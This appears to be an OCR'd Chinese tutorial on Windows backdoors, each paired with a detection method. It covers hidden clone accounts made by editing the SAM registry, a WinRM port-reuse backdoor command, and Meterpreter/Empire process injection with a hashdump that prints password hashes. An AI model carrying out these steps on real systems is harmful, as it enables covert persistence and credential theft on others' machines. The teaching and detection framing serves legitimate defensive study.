
1、“开始”→“运行”，输入“regedt32.exe”后回车,需要到“HKEY_LOCAL_MACHINE\SAM\SAM”，单机右建权限，把名叫：administrator的用户给予：完全控制以及读取的权限，在后面打勾就行，然后关闭注册表编辑器，再次打开即可。




2、来到注册表编辑器的“HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names”处，点击test$用户，得到在右边显示的键值中的“类型”一项显示为0x3ec，找到箭头所指目录。



3、找到administrator所对应的的项为“000001F4”，将“000001F4”的F值复制到“000003EC”的F值中，保存。



4、分别test和“000003EC导出到桌面，删除$test$用户 net user test$ /del



5、将刚才导出的两个后缀为.reg的注册表项导入注册表中。这样所谓的隐藏账户就创建好了。PS：不管你是在命令提示符下输入net user 或者在系统用户管理界面都是看不到test$这个账户的，只有在注册表中才能看得到。

检测和清理方法：

使用D盾_web查杀工具，使用克隆账号检测功能进行查看，可检测出隐藏、克隆账号。

0x03 端口复用


通过端口复用来达到隐藏端口的目的，在Window下，如何实现端口复用呢?

前阵子，@Twi1ight公布了一种基于内置系统服务的端口复用后门方法，利用WinRM服务，一条命令实现端口复用后门:

```
winrm set winrm/config/service @{EnableCompatibilityHttpListener="true"}
```

一般开启WinRM服务作为远程管理，但还是第一次听到可以作为端口复用，一种简单容易实现的端口复用方式。假设，攻击者已获取到administrator账号密码，连接远程WinRM服务执行命令:

当执行这条命令的同时，将在安全日志中留下痕迹，



另外，可以通过代码实现端口复用重定向，工具：https://github.com/crabkun/Switcher

0x04 进程注入

进程注入，一直是病毒木马的惯用手段，同时，它也是一种隐藏技术。在常见的渗透测试框架中，进程注入是怎么做的以及我们如何通过工具排查出来?

1、meterpreter会话注入

当前权限无法获取hash值，查看目前系统进程


```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.28.128:1234
[*] Sending stage (179779 bytes) to 192.168.28.129
[*] Sleeping before handling stage...
[*] Meterpreter session 5 opened (192.168.28.128:1234 -> 192.168.28.129:49172) at 2019-08-10 03:07:06 -040
0

meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > ps

Process List
============

 PID   PPID  Name                          Arch  Session  User                          Path
 ---   ----  ----                          ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                        x64   0
 232   4     smss.exe                      x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System
32\smss.exe
 300   480   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System
32\svchost.exe
 324   316   csrss.exe                     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System
32\csrss.exe
 376   368   csrss.exe                     x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System
```

通过migrate将进程注入到system进程后，成功获得hash值。

```
2232  512   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
2364  512   dllhost.exe                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\dllhost.exe
2400  3780  vmtoolsd.exe                  x64   1        WIN-D8MSEM20MJB\Administrator C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2672  512   sppsvc.exe                    x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
2772  512   TPAutoConnSvc.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
2924  512   fdlauncher.exe                x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Program Files\Microsoft SQL Server\MSSQL10_50.MSSQLSERVER\MSSQL\Binn\fdlauncher.exe
2960  512   svchost.exe                   x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
3000  512   svchost.exe                   x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
3048  2924  fdhost.exe                    x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Program Files\Microsoft SQL Server\MSSQL10_50.MSSQLSERVER\MSSQL\Binn\fdhost.exe
3060  356   conhost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\conhost.exe
3152  2960  rdpclip.exe                   x64   1        WIN-D8MSEM20MJB\Administrator C:\Windows\System32\rdpclip.exe
3184  512   msdtc.exe                     x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\msdtc.exe
3288  3780  shell2.exe                    x86   1        WIN-D8MSEM20MJB\Administrator C:\Users\Administrator\Desktop\shell2.exe
3588  3568  csrss.exe                     x64   3        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
3616  3568  winlogon.exe                  x64   3        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
3684  3616  LogonUI.exe                   x64   3        NT AUTHORITY\SYSTEM           C:\Windows\System32\LogonUI.exe
3756  992   dwm.exe                       x64   1        WIN-D8MSEM20MJB\Administrator C:\Windows\System32\dwm.exe
3780  3736  explorer.exe                  x64   1        WIN-D8MSEM20MJB\Administrator C:\Windows\explorer.exe
3828  3780  Tcpview.exe                   x86   1        WIN-D8MSEM20MJB\Administrator C:\Users\Administrator\Desktop\Tcpview.exe
3928  3920  csrss.exe                     x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
3952  3920  winlogon.exe                  x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
4092  512   taskhost.exe                  x64   1        WIN-D8MSEM20MJB\Administrator C:\Windows\System32\taskhost.exe

meterpreter > migrate 2364
[*] Migrating from 3288 to 2364...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:44f077e27f6fef69e7bd834c7242b040:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Window后门排查:

通过TCPview显示已建立的TCP连接，我们可以看到异常的连接，同时，恶意软件将以绿色显示不到一秒钟，然后变成红色消失，如此循环。





2、Empire会话进程注入

通过psinject模块进行会话注入，直接输入ps选择一个SYSTEM权限的进程PID，使用进程注入模块，来获取权限。如下图：

```
(Empire: powershell/management/psinject) > [*] Agent 7BSP2UEL returned results.
Job started: RWV2MA
[*] Valid results returned by 192.168.28.131
[*] Sending POWERSHELL stager (stage 1) to 192.168.28.131
[*] New agent DC4KFBH6 checked in
[+] Initial agent DC4KFBH6 from 192.168.28.131 now active (Slack)
[*] Sending agent (stage 2) to DC4KFBH6 at 192.168.28.131
(Empire: powershell/management/psinject) >
(Empire: powershell/management/psinject) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process          PID   Delay   Last Seen
 ----     -- -----------     ------------      --------                -------          ---   -----   ---------
 7BSP2UEL ps 192.168.28.131  WIN-D8MSEM20MJB   *WIN-D8MSEM20MJB\Admini powershell        772   5/0.0   2019-08-11 09:48:20
 DC4KFBH6 ps 192.168.28.131  WIN-D8MSEM20MJB   *WORKGROUP\SYSTEM       dllhost          2616  5/0.0   2019-08-11 09:48:21
```


Window后门排查：利用process monitor或者火绒剑监控进程都可以定位到注入进程。






